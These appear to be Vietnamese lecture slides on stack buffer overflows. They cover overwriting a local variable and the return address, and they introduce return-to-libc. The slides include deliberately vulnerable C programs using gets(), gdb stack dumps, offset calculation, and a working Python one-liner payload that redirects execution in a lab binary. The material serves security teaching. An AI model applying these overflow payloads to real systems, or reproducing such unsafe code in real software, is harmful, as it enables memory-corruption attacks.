"D:\MyPrograms\Exploit\Lesson 1\Prog1\bin\Debug\Prog1.exe"

Your name: 0123456789abcdefDCBA
You win!

Buffer overflow

1

Ghi đè biến cục bộ

2

Ghi đè địa chỉ trở về

3

Return to libc


Biến thể của chương trình

```
#include <stdio.h>


int main(){
    int cookie=0;
    char buf[16];
    printf("Magic: ");
    gets(buf);
    if(cookie == 0x000D0A00)
        puts("You win!");
    return 0;
}
```

Hàm 'gets' không cho phép nhập vào các ký tự '\x0A'
→ không thể sửa giá trị cookie đáp ứng yêu cầu

Luồng hoạt động của chương trình



Thay đổi luồng thực thi: trở về thân hàm



Thay đổi luồng thực thi

- Sửa địa chỉ trả về
 - Xác định địa chỉ trả về mới
 - Ghi đè lên vùng nhớ chứa địa chỉ trả về
 - Tính khoảng cách từ buffer tới vùng nhớ chứa địa chỉ trả về
 - Tạo dữ liệu thích hợp để ghi đè

Địa chỉ trả về mới

❑ Dịch ngược với IDA Pro

```
.text:08048434      push     ebp
.text:08048435      mov      ebp, esp
.text:08048437      and      esp, 0FFFFFFF0h
.text:0804843A      sub      esp, 30h
.text:0804843D      mov      dword ptr [esp+2Ch], 0
.text:08048445      mov      eax, offset format ; "Magic: "
.text:0804844A      mov      [esp], eax          ; format
.text:0804844D      call     _printf
.text:08048452      lea      eax, [esp+30h+s]
.text:08048456      mov      [esp], eax          ; s
.text:08048459      call     _gets
.text:0804845E      cmp      dword ptr [esp+2Ch], 0D0A00h
.text:08048466      jnz      short loc_8048474
.text:08048468      mov      dword ptr [esp], offset s ; "You win!"
.text:0804846F      call     puts
.text:08048474
.text:08048474  loc_8048474:                                ; CODE XREF: main+32↑j
.text:08048474      mov      eax, 0
.text:08048479      leave
```

Tính khoảng cách [buf] – [return address]

❑ Debug bằng gdb

- Xác định địa chỉ của [buf]
 - Nhập vào một chuỗi "AAAAAAAAAA"
 - Tìm địa chỉ bắt đầu "4141..41" trong stack
- Xác định địa chỉ của [return address]
 - Giá trị "EIP" trong stack frame
- Khoảng cách = [return address] – [buf]

Xác định địa chỉ của [buf]

- ❑ Đặt breakpoint trước lệnh ngay sau lời gọi hàm gets() hoặc ngay tại lệnh leave; sau đó cho tiếp tục chạy

(gdb) break *0x08048479

(gdb) continue

Magic: AAAAAAAAAAAAAA

```
0x0804844d <+25>:    call    0x8048330 <printf@plt>
0x08048452 <+30>:    lea     eax,[esp+0x1c]
0x08048456 <+34>:    mov     DWORD PTR [esp],eax
0x08048459 <+37>:    call   0x8048340 <gets@plt>
0x0804845e <+42>:    cmp     DWORD PTR [esp+0x2c],0xd0a00
0x08048466 <+50>:    jne     0x8048474 <main+64>
0x08048468 <+52>:    mov     DWORD PTR [esp],0x8048558
0x0804846f <+59>:    call   0x8048350 <puts@plt>
0x08048474 <+64>:    mov     eax,0x0
0x08048479 <+69>:    leave
0x0804847a <+70>:    ret
```

End of assembler dump.

Xác định địa chỉ của [buf]

❑ Xem nội dung phía trên ESP

(gdb) x/20x \$esp

❑ Nhận thấy [buf] bắt đầu ở **0xbffff35c!**

```
Breakpoint 2, 0x08048479 in main ()
(gdb) x/20x $esp
0xbffff340:    0xbffff35c    0x00008000    0x08049ff4    0x080484a1
0xbffff350:    0xffffffff    0xb7e531c6    0xb7fc6ff4    0x41414141
0xbffff360:    0x41414141    0x00004141    0x08048489    0x00000000
0xbffff370:    0x08048480    0x00000000    0x00000000    0xb7e394e3
0xbffff380:    0x00000001    0xbffff414    0xbffff41c    0xb7fdc858
(gdb) █
```

Xác định [return address]: Cách 1

- ❑ Xem thông tin về stack frame

```
(gdb) info frame
```

```
Stack level 0, frame at 0xbffff380:
```

```
  eip = 0x8048479 in main; saved eip 0xb7e394e3
```

```
  Arglist at 0xbffff378, args:
```

```
  Locals at 0xbffff378, Previous frame's sp is 0xbffff380
```

```
  Saved registers:
```

```
    ebp at 0xbffff378, eip at 0xbffff37c
```

```
(gdb) █
```

- ❑ Tính khoảng cách


$$d = 0xbffff37c - 0xbffff35c = \mathbf{0x20!}$$

Xác định [return address]: Cách 2

- Trong mọi trường hợp, trước thời điểm trở về, ESP luôn trỏ đến địa chỉ trả về
- Đặt breakpoint trước lệnh RET và thanh ghi ESP chứa giá trị cần tìm

```
attt@ubuntu: ~/exploitation
0x08048517 <+108>:  mov     ecx, DWORD PTR [ebp-0x4]
0x0804851a <+111>:  leave
0x0804851b <+112>:  nop
0x0804851c <+113>:  nop
0x0804851d <+114>:  nop
=> 0x0804851e <+115>:  ret
End of assembler dump.
(gdb) info registers esp
esp                0xbffff33c          0xbffff33c
(gdb)
```


Ghi đè địa chỉ trả về



```
attt@ubuntu:~$ python -c 'print "A"*0x20+"\x68\x84\x04\x08"' | ./vuln
Magic: You win!
Segmentation fault (core dumped)
attt@ubuntu:~$
```

Buffer overflow

- 1 Ghi đè biến cục bộ
- 2 Ghi đè địa chỉ trở về
- 3 Return to libc

Thư viện chuẩn

- LibC, Standard C library
- Hàm thư viện chuẩn: printf, system,...
- Nhắc lại:
 - để gọi hàm thì cần biết địa chỉ của hàm
 - tên hàm thực ra là một nhãn để xác định địa chỉ bắt đầu hàm

libc

- Khi chương trình sử dụng một hàm trong thư viện liên kết động (libc), các hàm khác cũng được ánh xạ (map) vào bộ nhớ

```
/* funcaddr.c */  
#include <stdio.h>  
int main(){  
    printf("Hello, world\n");  
    return 0;  
}
```

libc

- Nếu vô hiệu hóa VA Randomization thì địa chỉ các hàm là cố định (tùy phiên bản OS)


```
attt@ubuntu: ~  
attt@ubuntu:~$ gdb -q ./funcaddr  
Reading symbols from /home/attt/funcaddr...(no debugging sy  
(gdb) break main  
Breakpoint 1 at 0x80483d7  
(gdb) run  
Starting program: /home/attt/funcaddr  
  
Breakpoint 1, 0x080483d7 in main ()  
(gdb) print printf  
$1 = {<text variable, no debug info>} 0xb7e6cf00 <printf>  
(gdb) print scanf  
$2 = {<text variable, no debug info>} 0xb7e75620 <scanf>  
(gdb) print exit  
$3 = {<text variable, no debug info>} 0xb7e52fe0 <exit>  
(gdb) print gets  
$4 = {<text variable, no debug info>} 0xb7e86dd0 <gets>  
(gdb) print system  
$5 = {<text variable, no debug info>} 0xb7e5f460 <system>
```

libc

- Xác định được địa chỉ các hàm libc
- Có thể ghi đè địa chỉ trả về để "trở về" hàm libc. Ví dụ:

```
int system(char *shell_cmd)
```

A simple shell script




```
attt@ubuntu: ~  
  
attt@ubuntu:~$ cat >> win  
#!/bin/sh  
echo 'You win!'  
^C  
attt@ubuntu:~$ chmod +x win  
attt@ubuntu:~$ ./win  
You win!  
attt@ubuntu:~$
```

The image shows a terminal window with a dark title bar containing window control buttons and the text 'attt@ubuntu: ~'. The terminal content shows a user creating a file 'win' with 'cat >>', adding a shebang '#!/bin/sh' and an echo command 'echo 'You win!'' to it. After pressing Ctrl-C (^C), the user makes the script executable with 'chmod +x win' and runs it with './win', resulting in the output 'You win!'.

system()

```
/* callsystem */  
#include <stdlib.h>  
int main(){  
    return system("./win");  
}
```



A terminal window titled 'attt@ubuntu: ~' showing the execution of the 'callsystem' program. The user enters three commands: 'gedit callsystem.c', 'gcc callsystem.c -o callsystem', and './callsystem'. The output of the program is 'You win!'.

```
attt@ubuntu:~$ gedit callsystem.c  
attt@ubuntu:~$ gcc callsystem.c -o callsystem  
attt@ubuntu:~$ ./callsystem  
You win!  
attt@ubuntu:~$
```


Biến thể của chương trình

```
/* vuln.c */  
#include <stdio.h>  
  
int main(){  
    char buf[16];  
    printf("&buf=%p\n", buf);  
    gets(buf);  
    return 0;  
}
```

Breakpoint 2, 0x08048443 in main ()

(gdb) x/20x \$esp

0xbffff340:	0xbffff350	0xbffff350	0xb7fc6ff4	0xb7e53255
0xbffff350:	<u>0x41414141</u>	0x41414141	0x08004141	0xb7fc6ff4
0xbffff360:	0x08048450	0x00000000	0x00000000	0xb7e394e3
0xbffff370:	0x00000001	0xbffff404	0xbffff40c	0xb7fdc858
0xbffff380:	0x00000000	0xbffff41c	0xbffff40c	0x00000000

(gdb) info frame

Stack level 0, frame at 0xbffff370:

eip = 0x08048443 in main; saved eip 0xb7e394e3

Arglist at 0xbffff368, args:

Locals at 0xbffff368, Previous frame's sp is 0xbffff370

Saved registers:

ebp at 0xbffff368, eip at 0xbffff36c

Khai thác

- Giả sử có thể xác định được địa chỉ [buf]

0xbffff388

0xbffff37c

0xbffff360

Ret. Addr. trong main			
EBP cũ			
